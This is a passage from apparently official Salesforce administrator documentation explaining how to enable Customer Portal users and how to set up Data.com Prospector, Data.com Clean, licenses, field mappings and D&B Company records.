3. Select a portal user license. The user license you choose determines the permission sets, user profile, and role hierarchy options you can select for the Customer Portal user. See Customer Portal User Licenses on page 1967.
4. Select `Generate new password and notify user immediately` to email a Customer Portal username and password to the customer.

   If your organization uses multiple Customer Portals, a portal user can access all the Customer Portals assigned to his or her profile with one username and password. See Creating Multiple Customer Portals on page 1935.
5. Click **Save**.

To troubleshoot or confirm the portal configuration, on the contact detail page, click **Manage External User** and choose **Log in to Portal as User**. This opens a new browser window and logs you into the portal as the partner user.

Tips on Enabling the Customer Portal for Contacts

Consider the following when enabling the Customer Portal for contacts:

- To view or edit an enabled contact's access to your Customer Portal, on the contact detail page, click **Manage External User** and choose **View Customer User**.
- You cannot enable the contact for the Customer Portal unless the owner of the contact's account is associated with a role in your organization.

- The first time you enable a contact for the Customer Portal on an account, you cannot assign the contact to a portal role. The contact is automatically assigned to the Customer User role, which includes the name of the contact's account. You can update contact's portal role later.

  This behavior doesn't apply to high-volume portal users because they don't have roles and aren't included in the role hierarchy.
- A contact can be either a partner or Customer Portal user, but not both. If a user is a partner user *and* a Customer Portal user, then you need to create two contact records for the user so that he or she can have a separate username and password for each portal.

  However, a contact can be a Self-Service user as well as a partner *or* Customer Portal user. Any data created or owned by a Self-Service user can be visible to a partner or Customer Portal user associated with the same contact.

  Note: Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.
- You cannot delete an active Customer Portal user; you can only disable or deactivate his or her access to the Customer Portal.

  The following table describes whether you can delete contacts that are associated with portal users:

State of Portal User Associated to Contact	Can You Delete the Contact?
Active portal user	No. This is to ensure that the contact is available if you choose to reactivate the portal user.
Inactive portal user	No. This is to ensure that the contact is available if you choose to reactivate the portal user.
Disabled portal user	Yes. Deleted contacts are sent to the Recycle Bin.

- You can change the account on the contact at any time.
- You can merge contacts enabled to use a Customer Portal.
- The user's `Nickname` defaults to his or her email alias unless you specify otherwise. For example, if the user's `Email` is "jsmith@company.com," the user's `Nickname` defaults to "jsmith" when you click **Save**.
- Delegated administrators can't assign the High Volume Customer Portal license to contacts.

Tips on Enabling the Customer Portal for Person Accounts

Consider the following when enabling the Customer Portal for person accounts:

- After the person account is enabled, click **Manage External User** and choose **View Customer User** on the person account detail page to view or edit a person account's access to your Customer Portal.
- You can't delete a person account enabled to use a Customer Portal.
- You can't import person accounts to be automatically enabled to use a Customer Portal. For more information on importing person accounts, see Import My Person Accounts on page 468.
- Person account users can't self-register for a Customer Portal. When they try to do so, they receive an email notification that instructs them to contact the portal administrator. See Enabling Customer Portal Login and Settings on page 1943.

- You can't merge person accounts enabled to use a Customer Portal.

LETTING USERS GET NEW ACCOUNTS, CONTACTS, AND LEADS

Implementing Data.com Prospector

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To implement Data.com:	"Customize Application"
To enable Data.com users:	"Manage Users"
To install AppExchange packages:	"Download AppExchange Packages"

Implementing Data.com Prospector is easy. Here's what you need to know.

The free version of Data.com Prospector provides Data.com data to all users. Users can find the Data.com tab on the All Tabs page, or you can add it for them.

With the free version, users can search across the complete Data.com database of accounts and contacts. Free version users can't see phone and email information for contacts, they can't see account cards or D&B data on account records, and they can't add records to Salesforce.

To take full advantage of Data.com's data, your organization needs to purchase Data.com Prospector licenses and set up the feature. We offer two versions of the Data.com Prospector product that let you search and add data from Data.com: Data.com Corporate Prospector and Data.com Premium Prospector. Both are easy to set up, but Data.com Premium Prospector includes a few additional steps. *Some of the steps are the same for both products*, so let's start with those.

To implement Data.com Prospector, you need to:

1. Understand Data.com licenses, limits, and products.
2. Enable users for Data.com, assign type for each user, and assign record addition limits.
3. Add the Data.com tab to user profiles.
4. Install the Data.com Reports AppExchange package.
5. Depending on the version of Data.com Prospector you're using,, you'll complete a few more steps. Check out these topics for complete details.

Tip: To find out which Data.com Prospector product your organization has, from Setup, click **Data.com Administration** > **Licenses & Limits**. On the Licenses & Limits page, check the Data.com Licenses section. You'll see either "Corporate" or "Premium."

- Configuring Data.com Corporate Prospector
- Configuring Data.com Premium Prospector

If you're using Data.com Clean along with Data.com Prospector, see Implementing Data.com Clean on page 1427.

Implementation Tips and Best Practices

Note:

If a search produces a large number of results, users won't see all data past page 10. Contact Salesforce customer support to enable unlimited view.

- If a user adds more than 200 leads to Salesforce at one time, any lead assignment rules your organization uses won't run. To make sure your lead assignment rules run, instruct your users to limit their additions to fewer than 200 leads at any time.
- If your organization uses validation rules on fields that are mapped to Data.com, either deactivate the rules or make sure they match Data.com field names to avoid errors when you add records.

Data.com Product Suite Overview
Understanding Data.com User Types, Licenses, and Limits

Configuring Data.com Corporate Prospector

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To implement Data.com Corporate Prospector:	"Customize Application"

Data.com Corporate Prospector provides a basic set of Dun & Bradstreet account and lead data, including `D-U-N-S Number`, `NAICS Code`, `Tradestyle`, and more. Here's how to implement this product.

Note: To find out which Data.com Prospector product your organization has, from Setup, click **Data.com Administration** > **Licenses & Limits**. On the Licenses & Limits page, check the Data.com Licenses section. You'll see either "Corporate" or "Premium."

1. Make sure you've implemented Data.com.

2. Enable Data.com Clean so your users can manually clean account, contact, and lead records.
3. Configure your account, contact, and lead page layouts with the buttons and fields you need.
4. If you use Enterprise or Unlimited Editions, you'll need to update your field-level security so users see fields provided by D&B.

Best Practices for Your Configuration

If your organization uses either version of Data.com Prospector, and you create validation rules for the fields that the product provides, those rules will still attempt to run even if you stop using the product, so disable any validation rules using those fields in that case. Data.com Prospector fields are identified in the help topics "Account Fields" and "Lead Fields".

Configuring Data.com Premium Prospector

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To implement Data.com Premium Prospector:	"Customize Application"

Data.com Premium Prospector is an upgrade to Data.com Corporate Prospector. With Premium Prospector, you get all the features and fields available in Corporate Prospector, plus over 70 additional D&B fields for accounts and leads you add to Salesforce from Data.com. Like Data.com Corporate Prospector users, Premium Prospector users can also view a limited number of D&B fields on account and lead records.

Note: To find out which Data.com Prospector product your organization has, from Setup, click **Data.com Administration** > **Licenses & Limits**. On the Licenses & Limits page, check the Data.com Licenses section. You'll see either "Corporate" or "Premium."

Here's how to configure Data.com Premium Prospector.

1. Make sure you've implemented Data.com Prospector.
2. Confirm that Data.com Clean is enabled, so your users can manually clean account, contact, and lead records.
3. Configure your account, contact, and lead page layouts with the buttons and fields you need.
4. If you use Enterprise or Unlimited Editions, you'll need to update your field-level security so users see fields provided by D&B.
5. Add the D&B Companies tab to user profiles.
6. (Optional) We've created a default layout for D&B Company records, but you may want to use the Enhanced Page Layout Editor to customize the page layout.

Best Practices for Your Configuration

- You can let your users view and delete D&B Company records. To do this, you'll assign permissions to standard and custom profiles.

For standard profiles, assign the permission `Delete D&B Company records` in addition to the preassigned permission `Read D&B Company records`.

For custom profiles, assign both of the permissions `Read D&B Company records` and `Delete D&B Company records`.

- If your organization uses either version of Data.com Prospector, and you create validation rules for the fields that the product provides, those rules will still attempt to run even if you stop using the product, so disable any validation rules using those fields in that case. Data.com Prospector fields are identified in the help topics “Account Fields” and “Lead Fields”.

Data.com Product Suite Overview

Setting Up Data.com Users

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To implement Data.com:	“Customize Application”
To enable Data.com users:	“Manage Users”
To install AppExchange packages:	“Download AppExchange Packages”

The All Data.com Users page shows all users, grouped by user type: Data.com User and Data.com List User.

- Data.com Users get a limited number of records to add or export per month, and their unused additions expire at the end of each month. For each Data.com User, you can see the monthly limit and number of records added to Salesforce or exported during the month.
- Data.com List users share account, contact, and lead record additions from a pool. You can see the organization’s limit, and the number of records each Data.com List User has added to Salesforce or exported.

Enable each Data.com user on his or her User Edit page.

1. From Setup, click **Manage Users** > **Users**, then click **Edit** next to the name of the user you want to enable.
2. In the `Data.com User Type` drop-down, select the user type.
3. For Data.com users, in the `Data.com Monthly Addition Limit` drop-down, select the number of account, contact, and lead records the user can add each month. You can select up to the organization limit for any user or all users, but once the organization's monthly limit is reached, users won't be able to add more records.
   For example, if your organization’s monthly addition limit is 3,000 records, you might assign one user a monthly addition limit of 500 records, another user a limit of 1,000 records, and another user the organization limit (in this case 3,000 records). If the second user adds all 1,000 of his records right away, the third user will only be able to add up to 2,000 records, and depending on how many the third user adds, the first user may not be able to add any records.

Tip: You can find your organization's monthly organization addition limit on the Data.com Licenses & Limits page. From Setup, click **Data.com Administration** > **Licenses & Limits**.

4. Click **Save** to save the current record, or **Save and New** if you want to enable other users for Data.com.

   Tip: You can also use the Apex Data Loader to enable Data.com users, select the Data.com user type, and set the monthly addition limit, if applicable. To do so, you export your user records to a .csv file, change the necessary fields for each user you want to enable, and then import the .csv file into Salesforce. The fields to export from the User object are `LastName`, `FirstName`, `UserPermissionsJigsawProspectingUser`, `JigsawImportLimitOverride`, and `UserPreferencesJigsawListUser`. For more informations, see the "SOAP API Developer's Guide," or contact salesforce.com support if you need help.

   The number of Data.com users you can enable—within Salesforce or via the Data Loader—depends on the number of Data.com licenses you have purchased. Make sure you stay within that limit when enabling users via the Data Loader.

Understanding Data.com User Types, Licenses, and Limits

Allowing Duplicate Data.com Records in Salesforce

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

Organizations that use a sharing model may want to allow Data.com users to add duplicate account, contact, or lead records to Salesforce. There are several things to keep in mind when setting your duplicate preferences.

- Records are considered duplicates when they have the same Data.com ID number in the `Data.com Key` field.
- Duplicates can only be allowed, by object, for the entire organization, not for individual users. If, however, you want to prevent a user from being able to add duplicates, you can create a trigger.
- Records that are already in Salesforce are marked with an icon (●) in the search results and can be re-added by any Data.com user.
- When a record is added as a duplicate, it will *not* be counted against the user's monthly record addition limit. Adding a record only counts against a user's monthly addition limit the first time it's added to Salesforce.

To set up your duplicate preferences, follow these steps.

1. From Setup, click **Data.com Administration** > **Preferences**.

2. In the Duplicate Preferences section of the page, select which objects you want to allow duplicates for (accounts, contacts, or leads).

Implementing Data.com Prospector

Limiting What Users Can Do with Data.com Search Results

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To implement Data.com:	"Customize Application"

To limit what users can do with Data.com search results, you can remove the **Add to Salesforce** and **Export Results** buttons from the Find Contacts and Find Accounts tabs.

1. From Setup, click **Data.com Administration** > **Preferences**.
2. In the Button Preferences section of the page, deselect what you want to remove from the Find Contacts and Find Accounts tabs.

Understanding Data.com-to-Salesforce Custom Field Mapping

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

Create custom mappings from Data.com fields to Salesforce account, contact, and lead fields to get Data.com values in the Salesforce fields where you want them. Not all Data.com fields are available for all Salesforce fields. To be mappable, the new Salesforce field must be the same data type as the default field. For example, the `Description` field can be mapped to a long text area field with 1,000 characters or more.

Custom field mappings apply when:

- Data.com records are added to Salesforce
- Salesforce records are matched with Data.com records and cleaned either manually or with automated jobs

Before you map fields, make sure you understand these potential outcomes and the related actions you should take.

- Mapping fields or updating mappings forces a full sync with Data.com: all records of enabled CRM objects (accounts, contacts, and leads) are updated, even if no records have changed.
- Data.com field mappings may conflict with any Salesforce field customizations (such as approvals, workflow rules, or Apex triggers) you use for accounts, contacts, or leads. Review and edit your customizations as needed so they will work with the values supplied by your mappings.
- You can skip mapping individual Data.com fields, but values for skipped fields won't be added, exported, or considered when we calculate a record's clean status.
- Skipping or changing mappings for fields used to match Salesforce and Data.com records may change some records' clean status to `Not Found`.
- For account records, skipping or changing the mapping for the `D-U-N-S Number` field will cause all account jobs to use the Data.com matching service, rather than the `D-U-N-S Number` field, to rematch account records.
- If you export Data.com search results, the column headers in your Excel file will show the mapped field names. For example, if you map the Data.com `Phone` field to the Contact object's `Mobile` field, you'll see a header called "Mobile" for contacts, not "Phone".
- If you map Data.com fields that do not have values, some Salesforce records might revert to `Not Found` clean status.
- If you map a Data.com field to a custom Salesforce field, the custom field's label will appear on the Clean comparison page.
- If you want to track changes to field mappings, you'll find them in the Setup Audit Trail. From Setup, click **Security Controls** > **View Setup Audit Trail**.

Customizing Data.com-to-Salesforce Field Mappings

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To implement Data.com:	"Customize Application"
To enable Data.com users:	"Manage Users"
To install AppExchange packages:	"Download AppExchange Packages"

Before you begin, make sure you understand how mapping works, what preparations to make, and what kind of results you should expect.

1. From Setup, click **Data.com Administration** > **Field Mapping**.
2. For each Data.com field you want to map, select a Salesforce field. If you don't want to map a field, select `Skip Mapping`.

Note: Not all Data.com fields are available for all Salesforce fields. To be mappable, the new Salesforce field must be the same data type as the default field. For example, the `Description` field can be mapped to a long text area field with 1,000 characters or more.

Custom field mappings apply when:

- Data.com records are added to Salesforce
- Salesforce records are matched with Data.com records and cleaned either manually or with automated jobs

Default Data.com-to-Salesforce Field Mappings
Customizing Data.com-to-Salesforce Field Mappings

Default Data.com-to-Salesforce Field Mappings

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

If you use Data.com Premium Prospector or Data.com Premium Clean, you have access to D&B Company records, which include over 70 fields from Dun & Bradstreet (D&B). Several of those D&B fields are also available on accounts, contacts, and lead records but sometimes with a different field name. This topic details the default field mappings between Data.com's D&B fields and Salesforce account, contact, and lead fields.

System administrators can set up custom field mappings.

Accounts

D&B Field	Account Field
`Annual Sales Volume`	`Annual Revenue`
`Company Description`	`Description`
`D-U-N-S Number`	`D-U-N-S Number`
`Facsimile Number`	`Fax`
`Location Type`	`Account Site`
`Mailing Address`	`Shipping Address`
`Number of Employees-Total`	`Employees`
`Ownership Type Indicator`	`Ownership`
`Primary Address`	`Billing Address`
`Primary Business Name`	`Account Name`
`Primary NAICS Code`	`NAICS Code`

D&B Field	Account Field
Primary NAICS Description	NAICS Description
Primary SIC Code	SIC Code
Primary SIC Description	SIC Description
Primary Tradestyle	Tradestyle
Telephone Number	Phone
Ticker Symbol	Ticker Symbol
URL	Website
Year Started	Year Started

Contacts

D&B Field	Contact Field
Primary Address	Mailing Address
Primary Business Name	Account Name

Leads

D&B Field	Lead Field
Annual Sales Volume	Annual Revenue
Company Description	Description
D-U-N-S Number	Company D-U-N-S Number
Number of Employees-Total	No. of Employees
Primary Address	Address
Primary Business Name	Company

Data.com Clean Enablement for Data.com Prospector

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To enable or disable Data.com Clean:	"Customize Application"

Data.com Prospector lets users *manually* clean Salesforce account, contact, and lead records—regardless of whether they were added from Data.com. If you use Data.com Prospector, Clean is automatically enabled for you so your users can manually clean their records. If you use the Data.com Premium Prospector version of the product, your users can also manually clean D&B Company records that are linked to account or lead records.

Note:

- If you've purchased Data.com Clean, you can clean account, contact, and lead records manually *and with automated jobs*. If you've purchased the Data.com Premium Clean version of the product, you can also use automated jobs to clean D&B Company records that are linked to account or lead records. For complete details, see Implementing Data.com Clean.
- Enabling Clean *does not* clean your records immediately, and you can click **Disable** to turn the feature off.

1. From Setup, click **Data.com Administration** > **Clean** > **Settings**
2. Confirm that Data.com Clean is enabled.

Implementing Data.com Clean

Using Clean features from Jigsaw for Salesforce

Available in: **Developer**, **Enterprise**, **Professional**, and **Unlimited** Editions

User Permissions Needed	
To clean account records:	“Edit” on accounts
To clean contact records:	“Edit” on contacts
To clean lead records:	“Edit on leads

Important: Jigsaw for Salesforce is no longer available for new organizations and will be retired for existing organizations in Summer ’14. If you use Jigsaw for Salesforce, you’ll need to uninstall it and migrate to the equivalent Data.com products that are built in to Salesforce (Data.com Corporate Prospector or Data.com Premium Prospector and Data.com Clean). For information about migrating, contact your Salesforce account manager. You should not attempt to migrate to any of the built-in Data.com products without having first purchased them through your Salesforce account manager.

If you use Data.com for prospecting in Jigsaw for Salesforce, but use the Jigsaw for Salesforce AppExchange package to clean your records, follow the instructions in *Using Data.com Clean in Salesforce* to clean your account, contact, and lead records.

For instructions on setting up Jigsaw for Salesforce, see *Jigsaw for Salesforce Configuration Guide*.

Data.com Clean Overview

Uninstalling Jigsaw for Salesforce

Available in: **Developer**, **Enterprise**, **Professional**, and **Unlimited** Editions

User Permissions Needed	
To uninstall packages	“Download AppExchange Packages” AND “Customize Application”

Important: Jigsaw for Salesforce is no longer available for new organizations and will be retired for existing organizations in Summer ’14. If you use Jigsaw for Salesforce, you’ll need to uninstall it and migrate to the equivalent Data.com products that are built in to Salesforce (Data.com Corporate Prospector or Data.com Premium Prospector and Data.com Clean). For information about migrating, contact your Salesforce account manager. You should not attempt to migrate to any of the built-in Data.com products without having first purchased them through your Salesforce account manager.

To uninstall Jigsaw for Salesforce, follow the instructions in the *Jigsaw for Salesforce Uninstall Guide*.

Data.com Product Suite Overview

Understanding Data.com User Types, Licenses, and Limits

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

The Data.com Licenses & Limits page identifies the type and number of Data.com Prospector user licenses you have, and the limits per user and for your organization. Limits are listed by user type: Data.com User and Data.com List User. Assign monthly record additions on the User Edit page for each user.

The Licenses & Limits page also provides information about your organization's Clean implementation.

Data.com Prospector Licenses

Data.com Prospector user licenses let users search Data.com for accounts and contacts, and add them as records to Salesforce. Users can also add contacts as leads.

There are two versions of Data.com Prospector available: Corporate Prospector and Premium Prospector. They differ based on the D&B fields that are included when you add account or lead records to Salesforce. Both versions of the product include a basic set of D&B fields , including `D-U-N-S Number`, `NAICS Code`, and `NAICS Description`. Data.com Premium Prospector also includes over 70 additional D&B fields on D&B Company records. (D&B Company records are linked to accounts and leads that are added to Salesforce from Data.com.) To find out which Data.com Prospector product your organization has, from Setup, click **Data.com Administration** > **Licenses & Limits**. On the Licenses & Limits page, check the Data.com Licenses section. You'll see either "Corporate" or "Premium."

Field	Definition
`Number of Licenses`	The total number of Data.com Prospector user licenses your organization has purchased from Salesforce.
`Assigned`	The number of Data.com Prospector user licenses you've assigned. A single Data.com Prospector license is assigned every time you enable a user for Data.com Prospector. **Tip:** To see which users have been enabled, check the All Data.com Users page. From Setup, click **Data.com Administration** > **Users**.

Data.com User Limits (Monthly)

Data.com Users get a limited number of records to add or export per month, and their unused additions expire at the end of each month. For each Data.com User, you can see the monthly limit and number of records added to Salesforce or exported during the month. Only Data.com Users can draw from the organization's monthly limit. If a Data.com List user wants to draw from the monthly limit, you need to change that user to a Data.com User.

Field	Definition
`Default Per-User Record Limit`	The number of records a single Data.com User can add or export. The default number of records per license is 300, but it can be adjusted based on your agreement. Additions expire at the end of each month, as determined by your organization's default time zone.
`Organization Limit`	The total number of records *your organization* can add or export each month. This limit is calculated by multiplying the number of Data.com Prospector licenses you have by the monthly limit per user license. Typically, you distribute record limits among a number of users within your organization, but you can also assign them all to a single user.
`(month) Balance`	The number of records Data.com Users can still add or export during the current month. The balance is updated every time a user adds records to Salesforce or exports records from Data.com. Additions expire at the end of each month, as determined by your organization's default time zone. **Tip:** To see how many records each user has added or exported, check the All Data.com Users page. From Setup, click **Data.com Administration** > **Users**. Or, if your organization has access to custom report types, you can use the Data.com Usage object to create a report that shows more detailed usage information.

Here's an example of how an organization manages Data.com User licenses and limits. The sales division of Universal Telco has 14 sales reps, and they purchase 20 Data.com Prospector licenses, each of which has a record addition limit of 300. This means that Data.com Users within the organization can add as many as 6,000 records per month. The Universal Telco administrator distributes the Data.com Users' monthly record addition limits as follows.

- Ten of the sales reps have limits of 300 each.
- Two of the sales reps have limits of 500 each.
- Two of the sales reps have a limit of 1,000 each.

Data.com List User Limits

Data.com List users share account, contact, and lead record additions from a pool. You can see the organization's limit, and the number of records each Data.com List User has added to Salesforce or exported. Only Data.com List Users can draw from the organization's pool limit. If a Data.com User wants to draw from the organization's pool limit, you need to change that user to a Data.com List User.

Field	Definition
`Pool Record Limit`	The total number of records your organization's Data.com List Users can add or export. All Data.com List Users work from this limit, so if one Data.com List User reaches the limit, other users of that type will not be able to add records.
`Balance`	The number of records Data.com List Users can still add. The balance is updated every time a user adds records to Salesforce or exports records from Data.com. **Tip:** To see how many records each user has added or exported, check the All Data.com Data.com Users page. From Setup, click **Data.com Administration** > **Users**. Or, if your organization has access to custom report types, you can use the Data.com Usage object to create a report that shows more detailed usage information.

Here's an example of how an organization manages Data.com List User licenses and limits. The marketing division of Universal Telco has four marketing reps. Each rep has a Data.com Prospector license and each is a Data.com List User. Universal Telco purchases a record addition pool of 5,000 records. This means that together, all four marketing reps can add 5,000 records. One rep might add 2,500 records, leaving 2,500 to be added by one or more of the other three users.

Data.com Clean

The Data.com Licenses & Limits page also provides information about your organization's Clean capabilities and implementation.

If your organization uses Data.com Prospector, users with those licenses can manually clean the account, contact, and lead records they have access to.

If your organization has purchased a Data.com Clean product, you can also run automated jobs to clean records, and all Salesforce users (not just those with aData.com Prospector licenses) can manually clean records.

Field	Definition
`Available To`	Which of your Salesforce users can manually clean records. If you've purchased Data.com Clean, all Salesforce users can clean records. If you've purchased only Data.com Prospector, only users with licenses can clean records.
`Automation`	The availability of automated clean jobs for your organization. If you've purchased Data.com Clean but haven't yet scheduled clean jobs, from Setup, click **Data.com Administration** > **Clean** > **Jobs**. If you haven't purchased Data.com Clean, click the **Learn More...** link to get product details.

Respecting Do-Not-Contact Settings in Data.com Search Results and Exports

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To implement Data.com:	"Customize Application"

In Data.com search results and export files, you can mask out or remove email and phone values for contact and lead records already in Salesforce that have `Do Not Call` or `Email Opt Out` selected.

For example: You have a lead record in Salesforce for Sally Larkin and on that record the `Do Not Call` checkbox is selected. You search for Sally Larkin as a contact on the Data.com tab and her record appears in the search results list, marked as already in Salesforce (●). The `Phone` field is masked in the search results list, and also on Sally's contact card. If you export the record, its `Phone` field is blank in the `.csv` file.

1. From Setup, click **Data.com Administration** > **Preferences**.
2. Select the `Respect Do-Not-Contact Settings` checkbox.
   For records that have `Do Not Call` or `Email Opt Out` selected, `Phone` or `Email` field values are masked in the search results and on the Contact Card, and blank in `.csv` files created when you export records.

Data.com Clean Overview

LETTING USERS GET EXPANDED DATA FOR ACCOUNTS AND LEADS

Implementing D&B Companies

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To implement D&B Companies:	"Customize Application"

If your organization has purchased Data.com Premium Prospector or Data.com Premium Clean, you have access to the D&B Companies object, which provides D&B data for accounts and leads you add to Salesforce. Cleaning an account or lead record, either manually or via automated jobs, also creates a D&B Company record if you don't yet have one in Salesforce.

The D&B Companies tab lists all the D&B Company records you have in Salesforce.

Each D&B Company record displays a large set of D&B fields. If you've purchased Data.com Premium Clean, you can also use automated jobs to clean D&B Company records. Cleaning a D&B Company record automatically fills blank fields and overwrites old data with new.

Setting up D&B Companies is easy to do—just follow the steps for configuring Data.com Premium Prospector, and keep these guidelines in mind.

Tip: To find out which Data.com Prospector product your organization has, from Setup, click **Data.com Administration** > **Licenses & Limits**. On the Licenses & Limits page, check the Data.com Licenses section. You'll see either "Corporate" or "Premium."

Implementation Guidelines

- Make sure you add the D&B Companies tab to user profiles.
- If you use the Data.com Clean product and want to automatically update D&B Company records, define that preference.
- The D&B fields that also exist on the account object (such as `D-U-N-S Number`, `SIC Code`, and `NAICS Code`) are *managed* fields, and they are updated by both manual and automated clean processes. Automated clean jobs are available if you use the Data.com Clean product.
- Because the D&B Company object is read-only (except for Data.com Clean updates), you can't create task and field update workflow rules for it. Rules that are triggered by D&B field changes that act on other objects are permitted, however. For example, you can create a workflow rule that updates a custom field on an account record when a D&B Company record is created.

- You can enable users to view and delete D&B Company records by assigning the appropriate profile permissions. Standard profiles automatically have the `Read D&B Company records` permission, but need to be assigned the `Delete D&B Company records` permission. Custom profiles need to be assigned both permissions.

D&B Companies Overview

Maintaining Linked Salesforce and D&B Company Records

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To enable deletion of D&B Company records:	"Customize Application"

If you use Data.com Premium Prospector or Data.com Premium Clean, you have access to over 70 additional D&B fields on the D&B Company record. When an account or lead record is added to Salesforce, a D&B Company record is automatically created and linked to that account via the record's `D&B Company` field. Cleaning an account or lead record, either manually or via automated jobs, also creates a D&B Company record if you don't yet have one in Salesforce If you delete an account or lead, you might also want to delete the D&B Company record.

Important: Because the `D&B Company` field is editable on account and lead records, more than one account might end up associated to a single D&B Company record. We recommend that you *do not* delete D&B Company records that are associated to more than one account or lead record.

System administrators are enabled by default to delete D&B Company records, but if you need to enable other users to delete these records, you must first create a permission set that allows them to.

D&B Companies Overview

Creating a Permission Set for Deleting D&B Company Records

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To implement D&B Companies:	"Customize Application"
To create permission sets:	"Manage Users"

System administrators are enabled by default to delete D&B Company records, but if you need to enable other users to delete these records, you must first create a permission set that allows them to.

1. From Setup, click **Manage Users** > **Permission Sets**.
2. Click **New**.
3. In the `Label` field, enter a name related to the permission you're granting. For example: `D&B Company Delete`. In the `User License` field, select `Salesforce`. Click **Save**.
4. On the permission set's overview page, click **App Permissions**.
5. On the App Permissions page, click **Edit**, then select `Delete D&B Company records`. Because the `Read D&B Company records` permission is also required before you can delete D&B Company records, that permission's checkbox is selected automatically.
6. Click **Save**.
   A **Delete** button now appears on all D&B Company records.

LETTING YOUR ORGANIZATION CLEAN CRM RECORDS

Data.com Clean Overview

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

Data.com Clean is an important part of the Salesforce Data.com product suite, offering both manual and automated cleaning for your account, contact, and lead records. Data.com Clean provides full clean capability for your organization: all Data.com Clean users can manually clean Salesforce accounts, contacts, and leads, and you can configure jobs to flag field value differences on Salesforce records or automatically fill blank fields. Data.com Clean does not support person accounts.

Clean works by comparing your Salesforce account, contact, and lead records with records from Data.com, linking records that match, and providing clean status information on the Salesforce record. You can choose to implement Clean for accounts, contacts, and leads, and specify whether the clean process will flag differences between the two records, or also auto-fill blank Salesforce fields with Data.com values.

Licensed Data.com Prospector users can also clean individual records manually, comparing their fields and values side by side with those from the linked Data.com record. Metrics and analytics provide detailed information about the value of Data.com Clean to your organization: see how many of your Salesforce records are matched to Data.com records, and how many have been updated by manual and automated clean processes.

Implementing Data.com Clean

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To implement Data.com Clean:	"Customize Application"
To enable Data.com Clean users:	"Manage Users"
To install AppExchange packages:	"Download AppExchange Packages"

It's easy to implement Data.com Clean. Just perform these tasks.

1. Confirm that Data.com Clean is enabled..
2. Configure your account, contact, and lead page layouts with the buttons and fields you need.
3. Update your field-level security so users see fields provided by D&B.
4. Define your preferences for which records to clean and how to clean them..
5. Schedule your Clean jobs.
6. Install the Data.com Reports package.

Once you've finished implementing Data.com Clean, to get the optimum benefit from the product, you should:

- Regularly review your Data.com Clean record match results to make sure records are matching as expected.
- Regularly monitor your organization's record match and update rates and take steps to improve those rates if necessary.

If you're using Data.com Prospector together with Data.com Clean, see Implementing Data.com Prospector on page 1407.

If you want the option to prevent Data.com Clean jobs from automatically updating select account, contact, or lead records, you can use the validation rule provided by Data.com Reports.

Data.com Clean Product Enablement

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To enable or disable Data.com Clean:	"Customize Application"

Data.com Clean ensures that your CRM records are always up to date. You can use Clean with all your account, contact, and lead records—not just those added from Data.com. When you purchase the Data.com Clean product, it's automatically enabled for you so can set up automated Clean jobs and users can manually clean records.

Enabling Clean makes clean features available to your organization and it causes the **Preferences** and **Jobs** links to appear in Setup at **Data.com Administration** > **Clean**.

Note:

